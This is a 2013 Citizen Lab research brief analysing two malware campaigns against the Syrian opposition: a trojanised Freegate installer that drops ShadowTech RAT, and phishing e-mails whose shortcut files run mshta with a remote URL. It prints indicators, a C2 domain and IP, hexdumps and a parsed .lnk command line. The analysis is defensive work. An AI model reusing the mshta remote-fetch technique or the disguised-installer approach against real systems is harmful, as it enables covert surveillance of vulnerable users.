UNIVERSITY OF TORONTO

MUNK SCHOOL OF GLOBAL AFFAIRS

Join the Global Conversation

The Citizen Lab

Research Brief
June 2013

# *A Call to Harm:*
# *New Malware Attacks Target the Syrian Opposition*

Authors: John Scott-Railton and Morgan Marquis-Boire

## SUMMARY OF KEY FINDINGS

- Malware masquerading as the circumvention tool Freegate.
- A campaign masquerading as a call to arms by a pro-opposition cleric.

## INTRODUCTION

Syria's opposition has faced persistent targeting by Pro-Government Electronic Actors (PGEAs) throughout the Syrian civil war. A pro-government group calling itself the Syrian Electronic Army has gained visibility in recent months with high profile attacks against news organizations. Meanwhile, Syrian activists continue to be targeted with online attacks apparently for the purposes of accessing their private communications and stealing their secrets.

Throughout 2012, attacks against the Syrian opposition were documented in an extensive series of blog posts by Morgan Marquis-Boire and Eva Galperin with the help of the Electronic Frontier Foundation.[1] Many others have also contributed to research on Syrian malware, from Telecomix to a range of security companies. Meanwhile, the Syrian opposition, and several groups working closely with it, such as Cyber Arabs, have been active in attempting to identify potential threats and warn users.

Researchers have identified a common theme among the attacks against the Syrian opposition: sophisticated social engineering that is grounded in an awareness of the needs, interests, and weaknesses of the opposition. Attacks often play on curiosity or ideology to encourage users to enter passwords or click on enticing files, or exploit fears of hacking and surveillance with fake security tools. Attacks are often transmitted to potential victims from the accounts of people with whom they are familiar.

The two attacks that are described in this blogpost follow this theme. One is a malicious installer of the circumvention tool Freegate. The other is an e-mail attachment calling for jihad against Hezbollah and the Assad regime or promising interesting regional news.

## ATTACK 1: A HELPING OF MALWARE WITH THAT PROXY?

In this attack, which we first observed in the second week of June, the potential victim is encouraged to visit a download link containing a malicious installer of Freegate.

Freegate is a standalone circumvention-bypassing Virtual Private Network (VPN) client for Windows. Legitimate versions of the Freegate software are available for download on its website. While initially developed for mainland Chinese users, the software is used in a number of other countries.

While Freegate was erroneously labelled a Trojan by one anti-virus company nearly a decade ago, in this attack, attackers packaged what appears to be a legitimate version of Freegate with a malicious implant.[2] The targeted group were members of the Syrian opposition in a private social media group.

http://www.mediafire.com/download/[REDACTED]/VPN-Pro.zip

When a potential victim visits the link, they are offered the download of a file which MediaFire lists as uploaded on June 15, 2013.

VPN-PRO.zip[3]
Uploaded: 2013-06-15 16:54:31

The zip file extracts to a MS Windows executable file.


VPN-Pro.exe[4]

The binary was compiled at 2013-06-15 22:41:31 UTC and has the following properties:

LegalCopyright: Copyright © 2013
Assembly Version: 1.0.0.0
InternalName: VPN-Pro.exe
FileVersion: 1.0.0.0
ProductName: VPN-Pro
ProductVersion: 1.0.0.0
FileDescription: VPN-Pro
OriginalFilename: VPN-Pro.exe

Similar to previously observed malware attacks targeting the Syrian opposition, this was written in .NET and appears to require the .NET 3.5 framework to execute.[5]

When VPN-Pro.exe is run, the victim is shown the Freegate end-user license agreement (EULA) dialogue box.[6] Upon agreeing to the EULA, an operational copy of Freegate proxy is launched, which includes a request to unblock the firewall. The copy of Freegate launched is listed as "Freegate 7.35 Professional Edition." The Freegate software begins operating, and quickly prompts the user for an update.



Search completed. If slow, please change server.

| Server | Connection ... |
|---|---|
| ServerA | 99% |
| ServerB | 99% |
| ServerC | 95% |
| ServerD | 96% |

Proxy

Port 8580 ServerA A

Software upgrades (Freegate) are available. Would you like to upgrade?

Update Settings


● Check for updates for all Dynaweb softwares

○ Check for update for this software only

You can go to "Settings" tab and click "More Settings" to change the update settings anytime.

### *Infection*

In addition to running a legitimate copy of Freegate 7.35,[7] the malware installs an implant.




```
[redacted] VPN-Pro.exe    3612 WriteFile   C:\Documents and Settings\[redacted]\Application Data\svchost.exe SUCCESS        Offset: 0, Length: 77,824
[redacted] VPN-Pro.exe    3612 WriteFile   C:\Documents and Settings\[redacted]\Application Data\fg735p.exe  SUCCESS        Offset: 0, Length: 1,833,752
```

A fake "svchost.exe" is installed in the victim's Application Data directory.

C:\Documents and Settings\<Username>\Application Data\svchost.exe

Dropped files on execution of VPN-Pro.exe:



Working copy of freegate

Malware

Examination of the "svchost.exe" binary shows multiple references to "ShadowTech Rat."

```
0000d5f0 00 53 68 61 64 6f 77 54 65 63 68 20 52 61 74 2e |.ShadowTech Rat.|
0000d600 65 78 65 00 53 68 61 64 6f 77 54 65 63 68 20 52 |exe.ShadowTech R|
0000d610 61 74 00 3c 4d 6f 64 75 6c 65 3e 00 01 00 03 00 |at.<Module>.....|<snip>0000d6d0 04 00 56 61 6c
75 65 54 79 70 65 00 05 00 44 61 |..ValueType...|Da|
0000d6e0 74 61 00 53 68 61 64 6f 77 54 65 63 68 5f 52 61 |ta.ShadowTech_Ra|
0000d6f0 74 00 49 53 65 72 69 61 6c 69 7a 61 62 6c 65 00 |t.ISerializable.|
0000d700 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 53 |System.Runtime.S|
0000d710 65 72 69 61 6c 69 7a 61 74 69 6f 6e 00 4d 79 53 |erialization.MyS|
0000d720 65 74 74 69 6e 67 73 00 53 68 61 64 6f 77 54 65 |ettings.ShadowTe|
0000d730 63 68 5f 52 61 74 2e 4d 79 00 41 70 70 6c 69 63 |ch_Rat.My.Applic|
```


Examination of network traffic also identifies the implant as ShadowTech RAT.

Packet capture on port 1321/tcp:

```
00 01 00 00 00 ff ff ff ff 01 00 00 00 00 00 00   ................
00 0c 02 00 00 00 45 53 68 61 64 6f 77 54 65 63   ......EShadowTec
68 20 52 61 74 2c 20 56 65 72 73 69 6f 6e 3d 31   h Rat, Version=1
2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d   .0.0.0, Culture=
6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b   neutral, PublicK
65 79 54 6f 6b 65 6e 3d 6e 75 6c 6c 05 01 00 00   eyToken=null....
00 13 53 68 61 64 6f 77 54 65 63 68 5f 52 61 74   ..ShadowTech_Rat
2e 44 61 74 61 03 00 00 00 04 64 61 74 61 05 69   .Data.....data.i
6d 61 67 65 05 62 79 74 65 73 01 02 02 02 00 00   mage.bytes......
00 06 03 00 00 00 64 31 30 32 36 32 32 30 32 31   ......d102622021
46 32 30 30 33 32 34 30 33 30 30 33 36 32 44 36   F2003240300362D6
34 33 38 30 42 34 33 35 37 31 30 31 36 33 31 33   4380B43571016313
44 33 39 30 30 32 45 32 31 30 36 30 38 30 43 30   D39002E2106080C0
46 32 35 33 38 30 37 30 38 30 35 37 41 37 35 33   F25380708057A753
33 30 44 37 37 32 36 33 35 33 31 36 39 33 45 34   30D77263531693E4
34 37 45 31 35 35 38 37 38 35 43 0a 0a 0b         47E1558785C...
```

ShadowTech Rat is a Remote Access Trojan which appears to be widely available for download on both English and Arabic language sites. Videos can be found on YouTube demonstrating its functionality. The tool offers a range of options to the attacker, from keylogging and remote activation of the webcam to file exfiltration.

ShadowTech RAT control console:



Connection Settings

IP or DNS:

Port:

Identification:

Password:

Message

□ Show Message On Execution

Icon: Information Button: Yes | No

Installation

□ Install Server

Registry Startup Key:

Options

□ Melt □ Persistence

Mutex:

Assembly Information

Description:

Company:

Product:

Copyright:

Trademark:

Version: 0 0 0 0

Socket Status: Disconnected | Connected Port: None | Connected Users: 0 | Peak: 0

Both VPN-Pro.exe and svhost.exe have been submitted to VirusTotal:

| File | Date | Countries of Submission |
|---|---|---|
| svchost.exe | 2013-06-15 23:08:19 UTC | Saudi Arabia |
| VPN-Pro.exe | 2013-06-15 22:45:33 UTC | Turkey, Saudi Arabia, Morocco |

Both have relatively low detection rates by anti-virus software. As of June 20, 2013, svchost.exe was only detected by four out of 47 tested anti-virus programs, while VPN-Pro.exe was only detected by five out of 46.

The svchost.exe initiates an outbound connection to a command and control (C2) server hosted at thejoe.publicvm.com. This domain resolves to an address inside Syrian IP space: 31.9.48.119.

inetnum: 31.9.0.0 - 31.9.127.255
netname: SY-ISP-TARASSUL

```
descr:       Tarassul inetnet Service Provider
country:       SY
```

This is not the first time that malicious installer packages have been created for circumvention tools. In 2012, malicious installers for Green Simurgh—a standalone proxy intended for Iranian users but also used by some Syrians—were found in circulation. The creators of Green Simurgh responded by posting a prominent warning on their website highlighting the presence of these malicious installers. Last year, malware which purported to be the Tor Browser Bundle was found in the wild. It was found to be backdoored by Gh0st RAT and exfiltrated data to an IP in China.


An attack using a malicious installer of a working and reputable security or proxy tool is especially pernicious as it targets users who likely recognize the importance of privacy and circumvention, and may believe that they have increased their privacy and security by installing the tool.

## ATTACK 2: A TARGETED CALL TO ARMS

In this campaign, contact with targets was initiated through phishing e-mails, chat messages and Facebook posts. Although we became aware of this campaign in early June, we have evidence that it may have started as early as January 2013. We believe that this campaign targeted—at least in part—high-profile members of the Syrian opposition. Interestingly, the attack included targeting of at least one non-public address associated with internal opposition communications. This indicates some degree of prior penetration of the opposition—either through computer network intrusion or other intelligence gathering activities.

The potential victim in this attack first receives a message from an unknown source, in this case, a Gmail account with a nondescript name.

Example e-mail:



**From:** مكتب الشيخ عدنان العرعور <office332211@gmail.com
<mailto:office332211@gmail.com> >
**Date:** 2013/6/11
**Subject:** [عاجل جدا جدا] لأول مرة الشيخ عدنان العرعور يعلن الجهاد
**To:** [REDACTED]

[عاجل جدا جدا] لأول مرة الشيخ عدنان العرعور يعلن الجهاد

الجهاد يا إخوان

شيخنا الفاضل يعلن النفير والجهاد ضد حزب الله ونظام الأسد

لمتابعة كلمة الشيخ شاهد المرفقات
صورة مضمّنة 1

The e-mail contains text, an image (not shown), and an attachment. The text refers to a video of Sheikh Adnan al-Arour—a Sunni pro-opposition cleric—based in Saudi Arabia, calling for holy war against Assad and Hezbollah. The user is led to believe that opening the zip file, which is descriptively titled as being the Sheikh’s opinion, will provide access to the video.

While we have identified multiple different attacks with different zip files, the structure of all of these is consistent with the example described here.

Example zip files:

[9]رأي الـ شـ يخ عدنـ ان الـ عرعور بـ الإئـ تلاف الـ وطـ ني الـ سوري.piz
الـ شـ يخ عدنـ ان الـ عرعور يـ عـ لن الـ جهاد.piz -رابـ ط
ا صابـ ة الـ مـ بعوث الـ دولـ ي الاخـ ضر الابـ راهيمي بـ جـ لطة دماغـ ية.piz
خاص جدا حول مجزرة نـ هر قـ ويـ ق والـ مـ سؤول الـ حـ قـ يـ قي عـ نها .piz

The zip file extracts to a Windows Shortcut file with the same name and a .lnk extension.

Example .lnk file “Sample A”:

رأي ال شد يخ عدذ ان ال عرعور ب الإذ تلاف ال وط ني ال سوري.knl

Parsing these files reveals a URL embedded in the the file (bolded below).

Parsing Sample A:

```
source path/filename: 1file modified: 06/16/2013 16:49:04 [UTC]
file accessed: 06/19/2013 22:00:22 [UTC]
file created: 06/19/2013 22:00:22 [UTC]
Target flags: HasLinkTargetIDList, HasLinkInfo, HasRelativePath, Has
WorkingDir, HasArguments, HasIconLocation, IsUnicode, DisableLinkPathTracking
Target attributes: FILE_ATTRIBUTE_ARCHIVE
Target modified: 07/17/2012 22:58:51.981 [UTC]
Target accessed: 07/17/2012 22:58:51.981 [UTC]
Target created: 07/17/2012 22:58:51.981 [UTC]
Target ObjID time: 12/27/2012 10:55:02.540 [UTC]
File offset: 0x00000000 [0]
Parsed size: 0x000005b2 [1458 bytes]
Target file size: 0x00003000 [12288 bytes]
Show cmd: [SW_SHOWNORMAL]
ID List: {CLSID_MyComputer}\C:\Windows\System32\mshta.exe
Volume Type: fixed
Volume serial num: 7203-8b23
Volume label: ╟ß ▐╤╒ ╟ßπ═ßφ: C
Local base path: C:\Windows\System32\mshta.exe
Relative path: ..\..\..\Windows\System32\mshta.exe
Working directory: C:\Windows\system32
Cmdline args: http://[REDACTED]?url=http://www.youtube.com/watch?v=jDkluDCn7fA
Icon filename: %SystemRoot%\system32\SHELL32.dll
Special Folder ID: CSIDL_SYSTEM
Known Folder ID: 1ac14e77-02e7-4e5d-b744-2eb1ae5198b7
NETBIOS name: xp-pc
Volume ID: 32035a92-7032-4de3-846f-ed880ad23fa7
Object ID: dd81bda8-5013-11e2-ab13-c0f8da734a02
MAC address: c0:f8:da:73:4a:02
format ID [value]: {b725f130-47ef-101a-a5f1-02608c9eebac} [mshta.exe\╪º┘ ä╪¬╪╖╪¿┘ è┘ é]
```

format ID [value]: {46588ae2-4cbc-4338-bbfc-139326986dce} [S-1-5-21-1348441612-1947693625-1007466904-1000]
format ID [value]: {dabd30ed-0043-4789-a7f8-d013a4736622} [System32▲ (ΓÇ¬C:\WindowsΓÇ¼)]
format ID [value]: {28636aa6-953d-11d2-b5d6-00c04fd918d0} [C:\Windows\System32\mshta.exe]

